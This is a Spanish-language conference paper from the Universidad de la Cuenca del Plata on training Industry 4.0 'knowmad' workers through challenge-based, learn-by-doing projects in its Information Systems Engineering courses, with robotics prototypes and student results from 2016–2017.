competencias genéricas en educación superior: Un desafío
pendiente*. *Psicoperspectivas* vol.13 no.1 Valparaíso ene. 2014.
[http://www.scielo.cl/scielo.php?script=sci_arttext&pid=S0718-
69242014000100004](http://www.scielo.cl/scielo.php?script=sci_arttext&pid=S0718-69242014000100004)

[14] Universidad Politécnica de Madrid
[http://innovacioneducativa.upm.es/competencias-
genericas/formacionyevaluacion/analisisSintesis](http://innovacioneducativa.upm.es/competencias-genericas/formacionyevaluacion/analisisSintesis)

La Evolución de las Cátedras para Influir en los Knowmads y Formar al Trabajador de la Industria 4.0

Mariela V. Burghardt, Sergio Lapertosa, Jorge A. Burgos, Oscar A. Vallejos, Gilda R. Romero

Facultad de Ingeniería y Tecnología

Universidad de la Cuenca del Plata

Lavalle, 50 – Corrientes, Capital.

{burghardtmarIELA_cen; lapertosaserGIO_cen; burgosjorge_cen; vallejososcar_cen; romerogilda_cen}, @ucp.edu.ar

Abstract

Ya estamos en la era de la Industria 4.0 y en la educación el desafío es cómo formar la fuerza laboral de esa Industria, los llamados trabajadores 4.0. En particular, el ámbito educativo de las ingenierías precisa cada vez más de un enfoque educativo ágil y realista tal que permita motivar las habilidades natas de los knowmads.

Considerando estas premisas, la Facultad de Ingeniería y Tecnología de la Universidad de la Cuenca del Plata (UCP) que ofrece la carrera “Ingeniería en Sistemas de Información” (ISI) ha impulsado y fomentado en el cuerpo docente experimentar estrategias y actividades, tomando como marco el Modelo Pedagógico de la UCP y las definiciones de formación por competencias del Consejo Federal de Decanos de Ingeniería (CONFEDI).

Las primeras experiencias se ejecutaron en el año lectivo 2016, se evaluaron resultados y se realimentó el ciclo para lo acontecido durante el año lectivo 2017.

El trabajo describe las experiencias, conclusiones preliminares y acciones futuras a desarrollar en pos de la formación de competencias en alumnos de Ingeniería en Sistemas, como futuros trabajadores 4.0.

1. Introducción

La Industria 4.0 trae consigo un nuevo modelo de organización y control de la cadena de valor basado en las Tecnologías de la Información y Comunicaciones (TIC) donde la informática y sus profesionales son elementos claves de este nuevo escenario. En términos sencillos este paradigma representa la automatización e intercambio de la información relativa a las tecnologías de producción basado en una serie de elementos tales

como son la fabricación aditiva, “Big Data”, “Cloud Computing” y el “Internet de las Cosas”, entre otras.

El informe español de la Conferencia de Directores y Decanos de Ingeniería Informática [1] señala que: “la industria, que ya se enfrenta a cierta escasez en la oferta de profesionales altamente cualificados en el sector de la informática y precisará que la demanda y la formación universitaria se ajuste mejor a los requisitos de la denominada industria 4.0, proporcionando ingenieros en informática con conocimientos en las tecnologías digitales que están en la base del nuevo modelo industrial”.

Sin lugar a dudas entonces, en dicha Industria 4.0 los ingenieros informáticos son una pieza clave y, consecuentemente, las carreras Informáticas adquieren un innegable protagonismo. De hecho, Ranz [2] destaca: “No es la tecnología: son las personas la clave de la Industria 4.0. La tecnología es sólo el catalizador de esta cuarta revolución industrial que únicamente podrá llevarse a cabo con las personas y aportando valor añadido a las personas”. Es así que se deben redoblar esfuerzos para lograr profesionales con las competencias y habilidades requeridas para esta nueva generación de profesionales, el denominado “Trabajador 4.0” quien es el resultante del Talento 4.0. Entendemos por Talento 4.0 a la aptitud o competencia intelectual en áreas STEM (Ciencia, Tecnología, Ingeniería y Matemáticas, por su sigla en inglés) e incluye también la actitud digital, pasión por el cambio, aprendizaje autónomo y resiliencia.

Por lo mismo, es fundamental brindar a quienes eligen carreras de sistemas de información elementos que les permitan dimensionar sus incumbencias como futuros profesionales, comprendiendo la importancia de cada contenido en su formación, el rol que cumplirán en esta transformación y el mundo laboral en el que habrán de desempeñarse. Dicho de otra manera, es menester “organizar una experiencia educativa con la finalidad de

generar situaciones para que los docentes participantes se modifiquen a partir de la interacción con ellos mismos y con otros, apropiándose de saberes nuevos, desarrollando disposiciones y construyendo capacidades en acción.” [3], para contribuir a la formación del Talento 4.0.

Considerando estas premisas, la Facultad de Ingeniería y Tecnología de la Universidad de la Cuenca del Plata (UCP), que ofrece la carrera “Ingeniería en Sistemas de Información” (ISI), ha impulsado y fomentado en el cuerpo docente experimentar estrategias y actividades, tomando como marco el Modelo Pedagógico de la UCP y las definiciones de formación por competencias del Consejo Federal de Decanos de Ingeniería (CONFEDI).

El trabajo presenta los resultados preliminares acontecidos desde el año 2016 y futuras acciones.

2. Marco Teórico

El Modelo Pedagógico de la UCP valoriza la adquisición de competencias: “*aprender a ser, aprender a aprender, aprender a hacer, resolver problemas, seleccionar información, trabajar en equipo, tomar decisiones y pensar críticamente*” [4]. En el año 2016 este Modelo Pedagógico se reformuló incorporando conceptos y directivas sobre el Dictado de Clases, destacando la conducta del profesor para lograr “*ser un facilitador y mediador*” [5] entre el alumno y el conocimiento, debiendo estar el alumno en el centro del proceso de aprendizaje como ‘agente activo/procesador’ de información. Para lograr tal cambio, se impulsa a trabajar bajo el concepto de “Proyectos de Cátedra”, lo cual implica desarrollar una “Propuesta Académica de la Universidad” en las que se explicitan las actividades, los temas de los ejes de aprendizaje, las relaciones y contribuciones tanto en el proceso de su formación y desarrollo como en la obtención de productos; explicando siempre a los alumnos los acuerdos del saber y hasta dónde llegarán.

Por otro lado, el Consejo Federal de Decanos de Ingeniería manifiesta que: “*el ingeniero no sólo debe saber, sino también saber hacer. El saber hacer no surge de la mera adquisición de conocimientos, sino que es el resultado de la puesta en funciones de una compleja estructura de conocimientos, habilidades, destrezas, etc. que requiere ser reconocida expresamente en el proceso de aprendizaje para que la propuesta pedagógica incluya las actividades que permitan su desarrollo*” [6].

En cuanto al docente universitario vale destacar que: “*El profesor de educación superior enfrenta un desempeño profesional especialmente complejo: ser un experto de un campo de conocimiento, con pleno dominio de sus avances, ser un investigador capaz de generar y aplicar conocimiento, tener competencias reconocidas*

para guiar y conducir a sus estudiantes y propiciar en ellos aprendizajes significativos, contar con conocimientos y habilidades sobre el currículo, la pedagogía, la epistemología, el uso y aplicación de las nuevas tecnologías, entre muchas otras demandas que debe atender y resolver” [7]. Ciertamente entonces, “*se entiende a la formación docente como un proceso continuo y permanente del profesor que se inicia desde su inserción y permanencia en el ámbito universitario, en donde desarrolla conocimientos, habilidades y actitudes profesionales para sustentar su práctica profesional y pedagógica de manera crítica y reflexiva.*” [2].

2.1. El trabajador 4.0: Knowmads en la transformación digital

El trabajador 4.0 surge como resultado de un proceso que consiste en transformar aptitudes naturales (intelectuales, creativas y sociales) en competencias y actitudes intra e interpersonales (motivación, emprendimiento, resiliencia, colaboración, generación de redes, trabajo en equipo, liderazgo, búsqueda constante, capacidad para aprender por uno mismo, entre otras). Dicho de otra manera, es aquél “trabajador del conocimiento” que adopte cuanto antes una mentalidad Knowmad. El término Knowmad corresponde al combinar las palabras anglosajonas: know (conocer, saber) y nomad (nómada), fue creado por John Moravec [8] para referirse a los “trabajadores nómadas del conocimiento y la innovación”. Dicho término sirve para definir un perfil de persona caracterizada por ser innovadora, imaginativa, creativa, capaz de trabajar en colaboración con casi cualquier persona, en cualquier momento y lugar. Es así como un Knowmad, es valorado por su conocimiento personal, lo que les proporciona una ventaja competitiva con respecto a otros trabajadores.

En el perfil ingenieril las habilidades requeridas destacadas se refieren [9] a:

- **Flexibilidad:** ser abierto a nuevas ideas y a cambiar las propias (en inglés: “open minded”). Lo cual lleva a aprender a aprender (y/o desaprender), permitiendo administrar el conocimiento personal, para tener “un acceso inteligente” a la información y aprendizaje de por vida.
- **Multicanalidad:** manejar adecuadamente los múltiples canales a través de los cuales aprende y emprende, ya que está en constante interacción con ella, experimentando; esto va principalmente de la mano de la tecnología.
- **Orientación al valor:** el trabajador de la información intenta negociar y encontrar el equilibrio entre sus sistemas de valores y la de la organización en la que se encuentran insertas (o con la que quiere interactuar).

- **Interconexión:** como consecuencia de la multicanalidad, disminuye la comunicación personal (cara a cara) contraponiéndose a las conexiones surgidas utilizando la tecnología.

2.2. Habilitadores Digitales: las herramientas de la industria 4.0

Todas las revoluciones industriales han tenido una serie de herramientas o avances tecnológicos que los han hecho posibles. En el caso de la Industria 4.0, puesto que la base es la incorporación masiva de tecnologías digitales en toda la cadena de valor de la industria, dichas herramientas son las TIC, quienes han sido denominadas como “habilitadores digitales” (Ver Fig. 1).

Los habilitadores digitales más relevantes de la Industria 4.0 se pueden considerar los siguientes [11]:

- **Tecnologías de visión** (Realidad Aumentada/Realidad Virtual/Visión por Computador): Estas tecnologías proporcionan a los trabajadores información en tiempo real para mejorar la toma de decisiones y los procedimientos de trabajo. Por ejemplo, los trabajadores podrán recibir instrucciones para una reparación y visualizarla haciendo uso de dispositivos como gafas de realidad aumentada con lo que se incrementará la eficiencia y la seguridad.
- **Internet de las Cosas (IoT):** El uso de tecnologías IoT consiste en dotar a las máquinas y objetos industriales de sensorica y electrónica, así como software embebido y conectividad.
- **Big Data:** Las operaciones de fabricación generan cantidades masivas de datos. El Big Data va a permitir predecir fallos de maquinaria, anticipar las operaciones de mantenimiento, mejorar la optimización de los procesos, conocer los patrones de compra de los clientes, generando de conocimiento y valor a partir de datos de la fabricación y otros datos de contexto (por ejemplo: demanda de productos similares o relacionados).
- **Cloud Computing:** Permite la recolección, intercambio y tratamiento de datos de gran volumen (Big Data) utilizando la infraestructura de Internet sin necesidad de realizar inversión en infraestructura IT propia. En las “fábricas inteligentes” la información estará en la “nube” no en los ordenadores o servidores de la empresa.
- **CiberSeguridad:** puesto que son muchas las tecnologías que se van a utilizar y muchos los objetos industriales que se van conectar para intercambiar información y poder controlar los sistemas de producción, deberá aplicarse un conjunto de medidas de seguridad físicas y lógicas que protejan las infraestructuras de distintas amenazas, tanto informáticas como físicas (por ejemplo, sabotaje).
- **Trazabilidad:** busca el seguimiento y registro exhaustivo de operaciones de fabricación (automáticas y manuales) así como de las condiciones en las que se han efectuado (tales como temperatura, velocidad de producción, etc.)
- **Mantenimiento predictivo:** permite realizar el mantenimiento de forma optimizada con el fin de evitar paradas inesperadas y costos excesivos por mantenimientos periódicos innecesarios.
- **Visión artificial:** dotar al proceso productivo de información visual de contexto para realizar controles de calidad o servir de ayuda en la propia fabricación (por ejemplo, el posicionamiento automático de un robot para tomar una pieza).
- **Simulación de procesos productivos:** permite contar con un “gemelo digital” del proceso productivo que puede optimizar la producción y ayudar en la toma de decisiones (por ejemplo, cambiar el flujo de trabajo de una línea).
- **Fabricación aditiva e Impresión 3D:** La incorporación de la fabricación aditiva (piezas u objetos construidas a partir de modelos 3D mediante la adición de materiales usando impresoras 3D) a las cadenas de producción, permite una mayor personalización en el diseño de las piezas a fabricar, reducción de costos en el uso de materiales, realizar prototipado rápido, etc.
- **Robótica colaborativa/inteligente:** La robótica es la ciencia que se encarga del estudio y creación de robots; posibilita la compartición segura del espacio de trabajo entre el operario y robots específicamente diseñados para ello promoviendo la automatización.
- **Sistemas Ciber-físicos:** cualquier sistema complejo formado por alguna de las tecnologías anteriores que buscan un funcionamiento mejorado, en este caso de la fabricación.




Fig. 1 – Habilitadores digitales. Fuente [10]

3. Desarrollo de las Experiencias

A partir del año 2016, al iniciarse el dictado de la carrera de ISI por primera vez en la UCP, se abordaron una serie de actividades tendientes a dar respuesta a lo

requerido en esta “transformación digital” en términos de la formación del profesional de sistemas.

3.1. Abordaje metodológico/didáctico

Ruiz [10] describe que “*El ser humano aprende en la interacción con su ambiente a partir de su capacidad de adaptación funcional, a través del ensayo y error. Ello le permite progresar en la lucha por adaptarse y dominar el ambiente en el que vive. Se aprende por experiencia, mediante la educación por acción*”. Bajo este concepto didáctico, la enseñanza y el aprendizaje parte de una situación concreta que debe ser ejercitada y constituye el primer paso, para luego deducir una regla general o explicar un principio general (procedimiento inductivo).

El ambiente de aprendizaje sigue entonces la filosofía o teoría del “Aprender Haciendo” («learning by doing» en inglés) también traducido como “aprender a través de la práctica”. Ésta trata de desarrollar los valores asociados al esfuerzo y la implicación, al trabajo en equipo, a la concentración en el desarrollo de tareas más prácticas, al hecho de fijarse metas y buscar la forma de conseguir resultados, a dar autonomía a los alumnos y propiciar la investigación y la curiosidad, la reflexión y la posterior puesta en práctica [12].

Por otra parte, la metodología de enseñanza-aprendizaje denominado Aprendizaje Basado en Problemas (ABP) es utilizada para que los estudiantes adquieran conocimientos académicos, desarrollen habilidades cognitivas y socio afectivas, trabajando en el desarrollo de un proyecto por un período de tiempo determinado, investigando y respondiendo a un objetivo. Asimismo, el Aprendizaje Basado en Retos (ABR) es un enfoque que involucra activamente al estudiante en una situación problemática real, significativa y relacionada con su entorno, lo que implica definir un reto e implementar para éste una solución.

Puesto que estos Knowmads son “inquietos” y “fanáticos de la inmediatez, de los resultados y de elementos que puedan manipular”, se estableció trabajar con el planteamiento de desafíos de complejidad creciente y espiralada (iterativa e incremental), en la cual los participantes pongan en juego los aprendizajes logrados y, a su vez, incorporen nuevos aprendizajes, llegando inclusive a reestructurar hasta sus propios hábitos y códigos culturales relacionados con la forma de aprender y resolver problemas utilizando la tecnología.

3.2. Características de las experiencias

Las situaciones de retos abordadas estuvieron ligadas a la construcción de elementos con significado y aplicación práctica. En tal sentido se incluyeron actividades referidas a:

- Organización de grupos de trabajo con identificación de roles, alcances y límites de la solución a construir.
- Análisis del problema y diseño de algoritmos.
- Diseño básico de prototipos.
- Construcción y/o programación de prototipos.
- Experimentación y testeo de cada solución propuesta.

Las actividades se llevaron a cabo en modalidad de Intercátedras, bien sea desde cada curso de ingreso [13][14] como entre cátedras que forman parte de la currícula de la carrera.

En cuanto al caso de las Intercátedras, valen destacar las siguientes experiencias acontecidas entre las cátedras “Programación Estructurada” y “Arquitectura de Computadores” del 2016 y, en el caso del 2017, la Intercátedra entre “Introducción a la Informática” y “Sistemas y Organizaciones”.

Cada experiencia se propuso desarrollar la Enseñanza orientada a la acción (bajo la filosofía “aprender haciendo”) y el paradigma “ágil”, utilizando como habilitadores digitales primordiales la robótica, la impresión 3D y elementos de mecatrónica.

Respecto a la Robótica, vale resaltar que, en el ámbito educativo, la misma se convierte en un recurso para “*facilitar el aprendizaje y desarrollar competencias generales como la socialización, la creatividad y la iniciativa, que permitan al estudiante dar una respuesta eficiente a los entornos cambiantes del mundo actual. La robótica en el aula no intenta formar a los estudiantes en la disciplina de la robótica propiamente dicha, sino aprovechar su carácter multidisciplinar para generar ambientes de aprendizaje donde el estudiante pueda observar los problemas del mundo real, imaginar y formular las posibles soluciones y poner en marcha sus ideas, mientras se siente motivado por temas que se van desarrollando*” [15].

Durante las experiencias vale resaltar que:

- La experiencia llevada adelante durante el año 2016, dio la posibilidad a los alumnos de participar o no del desafío planteado, habiendo optado por esta opción el 80% de los alumnos cursantes. A su vez, en la experiencia llevada a cabo en el año 2017, habiendo aprendido de la experiencia, los alumnos no tuvieron la posibilidad de no involucrarse en el desafío.
- En el caso de la programación de los prototipos se realizó con el lenguaje de programación C, con mínimas variantes a fin de adaptarse a lo aceptado por las placas Arduino y Raspberry según se trabajase con ellos.
- En el caso del 2017, se inculcó el paradigma ágil (agile, en inglés) y, a partir de éste se introdujeron los conceptos referidos al “Desarrollo Ágil de Software” en pos de adquirir entrenamiento respecto al desarrollo e incentivar la apropiación de éste paradigma en la construcción de sistemas. En

particular también se contó con especialistas, visitas a empresas que adoptan esta filosofía y el uso del idioma extranjero, entre otros.

- Durante todo el proceso de cada experiencia (desde la selección de la idea proyecto hasta la presentación del resultado), los docentes cumplieron el rol de tutores (facilitadores), asesorando a los grupos en todo aquello que resulte necesario, pero en todo momento, destacando que son los alumnos quienes cumplen un rol activo en el proceso de construcción del conocimiento.
- El desarrollo del producto tuvo un enfoque metodológico cuali-cuantitativo (es decir, tuvieron que darle un enfoque de investigación). Los alumnos trabajaron en un proceso sistemático, disciplinado y controlado. En una parte de la investigación: método inductivo generalmente asociado con la investigación cualitativa que consiste en ir de los casos particulares a la generalización; mientras que el método deductivo, es asociado habitualmente con la investigación cuantitativa cuya característica es ir de lo general a lo particular.
- Al finalizar el trabajo, cada grupo realizó la socialización de los productos. En el caso de la experiencia 2016, los productos desarrollados fueron presentados en el marco de una Jornada de Informática en la Provincia realizada por la Universidad Nacional de Nordeste – Facultad de Ciencias Exactas Naturales y Agrimensura [17]; este evento fue ocasión para la evaluación de pares y profesores (focalizando algunas características como ser: conocimiento y profundidad de la temática, ejemplos utilizados de la vida real; la agrupación del material; creatividad e ingenio en el desarrollo del producto presentado; el uso de imágenes textos bien ilustrados, etc.); aunque, la mayor significancia fue el momento de las preguntas posterior a la presentación ya que éstas fueron muchas e interesantemente presentadas, a las cuales los alumnos se desolvieron satisfactoriamente.

Por su parte, durante la experiencia del 2017, se incluyó además una presentación audiovisual (que permitió apreciar de qué manera fueron atravesando cada etapa del proyecto hasta llegar al resultado final) y, un “spot publicitario” del producto obtenido. Se contó además con invitados (profesionales).

En líneas generales, mediante las experiencias se logró concluir el acercamiento de los alumnos no tan sólo a ampliar su mirada respecto a las incumbencias profesionales y al campo laboral de un profesional ISI sino también, a mitigar algunas de las debilidades que traen consigo de sus experiencias educativas anteriores, acercándolos entonces también a las competencias que exige la vida universitaria.

3.3. Herramientas y Habilitadores digitales

En líneas generales las herramientas TIC que se utilizaron fueron:

- Para la organización y comunicación:
 - Trello (trello.com): Para la gestión de actividades y tareas.
 - Aula Virtual de la UCP (Aula de la plataforma Moodle).
 - Whatsapp: como herramienta de comunicación complementaria al Aula Virtual.
- Para el desarrollo y producción de actividades/contenidos:
 - Lenguaje de Programación C.
 - Robótica: placas Arduino o Raspberry Pi.
 - Software de Diseño 3D, Impresora 3D. Pantógrafos láser CNC.
 - Otras herramientas adicionales para la producción de videos, etc. (Por ejemplo: Powtoon, 3D, etc.)
 - Suite gDrive.

4. Resultados preliminares y próximas acciones

Las primeras experiencias se ejecutaron en el año lectivo 2016, se evaluaron resultados y se realimentó el ciclo para el año 2017.

De las experiencias desarrolladas se obtuvieron resultados de todos los proyectos por equipo. Durante el curso de ingreso y el año 2016 se desarrollaron prototipos funcionales, mientras que para las experiencias Intercátedras durante el cursado del 2017 se exigieron, además de los prototipos funcionales según el reto propuesto, una presentación audiovisual y un spot publicitario. La Tabla 1 muestra un detalle de los proyectos.

Año	Proyecto
2016	<ul style="list-style-type: none"> - <i>Brazo mecatrónico</i>, con alternativas de movimientos. - <i>Casa inteligente</i>, utilizando los principios de la domótica y planteando alternativas de nuevas incorporaciones de alertas. - <i>Batería electrónica</i>, interfaz MIDI.
2017	<ul style="list-style-type: none"> - <i>Duino Skill</i>, juego de entretenimiento, concentración y destreza. - <i>Tanque JACA</i>, juego de entretenimiento con finalidad didáctica (elementos relacionados a la física y geometría). - <i>SMARTEating</i>, un alimentador automático de mascotas. - <i>Timmy</i>, un robot programado en C con finalidad didáctica (herramienta para favorecer el aprendizaje y la enseñanza en el ámbito de la programación).

4.1. Enseñanzas y Aprendizajes

Dentro de las características trascendentales desde la mirada de la **Enseñanza** vale destacar:

- La concientización acerca de la importancia en la transformación del rol docente hacia los nuevos entornos de aprendizajes.
- El análisis de las prácticas de enseñanza a los fines de comprender como acontecen las relaciones teoría-práctica.
- La actualización de los principales campos disciplinares de la ingeniería en Sistemas en función al estado de arte de las tecnologías subyacentes y a nuevos enfoques de gestión de las mismas.
- Las instancias favorecedoras para la formación de un docente reflexivo y transformador de su propia práctica.
- La revisión de la aplicación de enfoques problematizadores y de ingeniería en el proceso de enseñanza teniendo en cuenta el contexto.
- Revisar desde un enfoque sistémico todas las partes y las relaciones que conforman el diseño curricular de la Ingeniería en Sistemas (troncales, proyectos, contenidos, flexibilidad, teoría-práctica, grado de actualización, etc.).

Respecto a la mirada del **Aprendizaje** acontecido en cada estudiante, es importante resaltar:

- La participación activa en cada grupo de alumnos (curso) en su completitud, durante toda la propuesta. Aunque lógicamente cada rendimiento final dependió en gran medida de la dinámica propia de cada grupo de acuerdo a los diferentes pasos que fueron sorteados en el proceso de construcción de su producción final.
- La motivación de emplear “el ingenio” para: desplegar la creatividad, investigar herramientas para las diferentes tareas encomendadas y, trabajar de manera colaborativa para crear y difundir el aprendizaje.
- La evaluación final de cada grupo en modo reflexivo respecto a sus propios aprendizajes, destacando cuáles fueron sus Factores Críticos de éxito y, fundamentalmente las Lecciones Aprendidas. Evidenciando en primera persona las habilidades que emanaron y cuáles deberían continuar trabajando con mayor énfasis.

4.2. El Proceso evaluativo

Con el objetivo de establecer sistemas de evaluación que permitan la reelaboración de las ideas enseñadas y no su simple réplica, impulsando a que cada alumno encuentre y destaque su aprendizaje, las evaluaciones consideraron 3 (tres) diferentes momentos en el tiempo, a

saber: Inicial o diagnóstica, formativa o continua/de seguimiento y sumativa o final. La Tabla 2 muestra el detalle de tales evaluaciones.

Para todas las experiencias vale destacar que el momento del proceso evaluativo con mayor riqueza en cuanto el objetivo fijado de cada proyecto, fue perfeccionar el propio proceso de aprendizaje, tanto para los alumnos, como para los docentes involucrados, y no simplemente calificarlos; el momento denominado “Formativa”. Es de destacar que la universidad toda, como línea educativa, plantea momentos de evaluación a los efectos de poder lograr cambios y clases significativas; dichas instancias son denominadas ICE (Instancias Continuas de Evaluación) y de hecho son contempladas en el Modelo Pedagógico de la UCP [4].

Momento	Descripción
Inicial o diagnóstica	Corresponde al momento inicial del proyecto donde se pretende conocer los saberes previos y comportamientos de los participantes, una vez presentada la propuesta de trabajo, se llevó a cabo una evaluación para determinar el “punto de inicio” respecto a saberes previos, modos de accionar, actitudes y abordaje ante las propuestas. Aquí se utilizaron fundamentalmente cuestionarios y entrevistas.
Formativa o continua / de seguimiento	Con el propósito de implementar una evaluación permanente, que favorezca el seguimiento personalizado del alumno, se evaluó en forma continua la aplicación de los conceptos, de las herramientas y de técnicas y buenas practicas, los avances del proyecto, la pertinencia, los fundamentos de sus argumentaciones, el compromiso y la participación en equipo; a través de la interacción constante. La valoración consideró factores relativos al conocimiento (saber conocer), las habilidades (saber hacer) y a las actitudes (saber ser). Para la evaluación se utilizaron cuestionarios, Entrevistas, presentaciones orales, evidencia de conocimientos adquiridos, autoevaluación, entre otros.
Sumativa o final	Con el propósito de evaluar los resultados obtenidos y reflexionar sobre el desempeño los participantes la evaluación de esta etapa se realizó a través de: la entrega de los códigos correspondientes a los proyectos (a través del aula virtual), video explicativo de la experiencia, la socialización de los conocimientos al estilo “demo” (demostración) frente a docentes, pares y eventuales invitados (especialmente en 2016 se participó de una [17], Jornada de Reflexión de Lecciones Aprendidas y Factores Críticos de Éxito.

Tabla 2 – Proceso evaluativo

En líneas generales, las experiencias han demostrado la adopción de un rol más activo por parte de los alumnos dentro del proceso de enseñanza aprendizaje, permitiéndoles asimilar mejor los conocimientos. Y, por parte de los docentes un rol de facilitador del conocimiento que debe transformarse para brindar herramientas para la búsqueda de información y guiar en la búsqueda de interrogantes, así como enseñar a aprender y emprender.

4.3. Población de alumnos, resultados académicos

Durante el 2do cuatrimestre del año 2016 sobre un total de 13 (trece) alumnos en la cátedra de Programación Estructurada y 15 (quince) alumnos en la cátedra de Arquitectura de Computadoras, ambas de 1er año de ISI, se trabajó con una población de 10 (diez) alumnos en la modalidad mencionada en la experiencia, con los siguientes resultados académicos:

- Población: Se logró la participación activa del 100% de los estudiantes que conformaron cada grupo integrado a la experiencia, sin deserción.
- Programación Estructurada: El 100% de los alumnos integrados a la experiencia lograron regularizar la asignatura, mientras que sólo 1 (uno) de los 3 (tres) alumnos no involucrados, logró regularizar la asignatura. Es decir, 2 (dos) alumnos no involucrados en la experiencia, deben recurrir a la asignatura.
- Arquitectura de Computadoras: Sobre el total de alumnos involucrados en la experiencia, el 40% de los alumnos promocionó la asignatura (es decir, tienen aprobada la asignatura luego del cursado), otro 40% regularizó la misma y el 20% restante cuenta con la posibilidad de rendir el examen final en condición de Libre. No se visualizaron diferencias sustanciales en las notas de los exámenes entre los alumnos involucrados en la experiencia con aquellos que no lo hicieron.

Durante el 1er cuatrimestre del año 2017 se trabajó con una población de 15 (quince) alumnos en las cátedras de Sistemas y Organizaciones e Introducción a la Informática, con los siguientes resultados académicos:

- Población: Se logró la participación activa del 100% de los estudiantes que conformaron cada curso, sin deserción.
- Introducción a la Informática: el 87% de los alumnos regularizaron la asignatura. Un 6.5% debe recurrir a la asignatura y el 6.5% restante tiene la posibilidad de rendir el examen final en condición de Libre.
- Sistemas y Organizaciones: el 93% de los alumnos promocionó la asignatura (es decir,

tienen aprobada la asignatura luego del cursado). El 7% restante regularizó la asignatura y debe rendir examen final.

4.4. Próximas acciones

Como trabajo a futuro se vislumbra continuar con las acciones que se vienen desarrollando, ajustando las mismas en torno a los resultados de las mediciones de las experiencias.

En tal sentido, se pretende por ejemplo utilizar algunos de los trabajos realizados previamente como disparadores y/o elementos de base para nuevos proyectos; de esta manera se buscará que exista una interacción entre los alumnos de diferentes años.

Así mismo, se trabajará con mayor ahínco junto a otras disciplinas. En 2016 se realizó un encuentro interdisciplinario entre las cátedras de “Sistemas y Organizaciones” de la Ingeniería en Sistemas de Información y “Administración II” de la Licenciatura en Administración de Empresas con el afán de propiciar un espacio de aprendizaje en el que interactuaran alumnos y docentes de diferentes disciplinas, con tópicos especiales pero interrelacionados (en este caso la temática abordada se refirió a Sistemas de Información Gerencial: Concepto. Importancia. Valor agregado, ventajas. Tipos de SI en las organizaciones). El mismo se llevó a cabo a través de una dinámica de grupo donde los alumnos desarrollaron los temas simulando diferentes escenarios en los cuales requerían la actuación de diferentes roles. La experiencia se llevó a cabo en un ambiente distendido, con el ánimo de fomentar la motivación, trabajo en equipo, aprendizaje práctico y el aprendizaje basado en el aprender haciendo.

Las experiencias entre cátedras e interdisciplina son de gran importancia para generar en el alumno saberes integrados y coordinados, los que conforman su perfil profesional, dando lugar fortalecer el aprendizaje centrando la atención en un tema particular visualizado transversalmente por las diferentes disciplinas.

5. Conclusiones

El modelo propuesto por la UCP promueve la búsqueda del saber y del saber hacer, considerando la tensión entre teoría y práctica, lo académico y lo específico de la profesión y, el contexto socioeconómico y cultural. En este marco se considera al estudiante un sujeto activo constructor de sus aprendizajes y el docente un facilitador del conocimiento.

El Aprendizaje Basado en Retos (ABR) fue el “conductor” en el desarrollo de las competencias requeridas. La filosofía del “aprender haciendo”

conforma el pilar del día a día para el desarrollo de los contenidos.

A través de estas experiencias se ha empezado a abordar una transformación que implica desde el órgano de gestión, los docentes, y los alumnos en primera instancia para luego dar cabida a la comunidad cercana.

Como corolario coincidimos con lo que indica [16] "En los procesos formativos se requiere pensar diferente, los límites ya no son los ambientes, los modelos, las estrategias, el límite es nuestra imaginación...los nuevos retos ya están en el aire, entonces, debemos pensar fuera del cajón; pensar en las posibilidades de acción que se tienen en el abanico de posibilidades, analizar, indagar y evidenciar las innovaciones que podemos usar en la formación. Las causalidades se abren, las casualidades se cierran cuando se buscan y aplican nuevas formas para mejorar los procesos formativos."

6. Referencias

- [1] Del Val Román, J. "Industria 4.0: La Transformación Digital de La Industria". Facultad de Ingeniería de la Universidad de Deusto (CODDII), Octubre 2016. Recuperado el 21/03/17 de <<http://revistaingenieria.deusto.es/tag/industria-4-0>>.
- [2] Ranz R., "La Industria 4.0 necesita Talento 4.0: seis retos y un ejemplo", Mayo 2016. Recuperado el 01/02/17 de <<https://robertoranz.com/2016/05/27/la-industria-4-0-necesita-talento-4-0-seis-retos-y-un-ejemplo/>>
- [3] Universidad de la Cuenca del Plata (UCP). "Registro de Estrategias de Enseñanza Innovadoras orientadas al aprendizaje". Anexo II. Resolución 56/15. Corrientes, 2015.
- [4] Universidad de la Cuenca del Plata (UCP). "Modelo pedagógico de la Universidad". Resolución 357/2004. Corrientes, 2004.
- [5] Universidad de la Cuenca del Plata (UCP). "Modelo pedagógico de la Universidad - Normas para el dictado de clases". Resolución 119/16. Corrientes, 2016.
- [6] Consejo Federal de Decanos de Facultades de Ingeniería (CONFEDI). "Documentos de CONFEDI Competencias en Ingeniería". Declaración de Valparaíso Sobre competencias genéricas de egreso del ingeniero iberoamericano. Universidad FASTA, Abril 2014. ISBN 978-987-1312-61-0.
- [7] Marín Laredo, M.; Torres Ochoa, S. "La formación de profesores universitarios en el contexto iberoamericano". Congreso Iberoamericano de Educación Metas 2021. Septiembre 2010. Recuperado el 20/07/2017 de <http://www.adeepra.org.ar/congresos/Congreso%20IBEROAMERICANO/DOCENTES/R1101_Marin.pdf>
- [8] Moravec, J. (2013) y otros. "Knowmad Society". Education Futures LLC; 1 edition. Junio 2013. ISBN-13: 978-0615742090.
- [9] Romero, G. y Aguirre Cuartas, A., "Gestionar el talento ingenieril para el pensamiento de la caja redonda". En Memorias del World Engineering Education Forum (WEEF) 2012, ISBN 978-987-1896-05-9. Buenos Aires, Octubre 2016.
- [10] Ruiz, G. "La teoría de la experiencia de John Dewey: significación histórica y vigencia en el debate teórico contemporáneo". Febrero 2013. Recuperado el 02/02/2017 de <dx.doi.org/10.14516/fde.2013.011.015.005>.
- [11] Reñones Domínguez, A. Blog CARTIF "Habilitadores digitales: los súper poderes de la industria 4.0". Octubre 2016. Recuperado el 18/03/17 de <<http://blog.cartif.com/habilitadores-digitales-los-super-poderes-de-la-industria-4-0/>>.
- [12] Caravaca, L. "La importancia de aprender haciendo (parte 1)". Recuperado el 05/06/17 de <<http://eduskopia.com/la-importancia-de-aprender-haciendo-parte-1/>>.
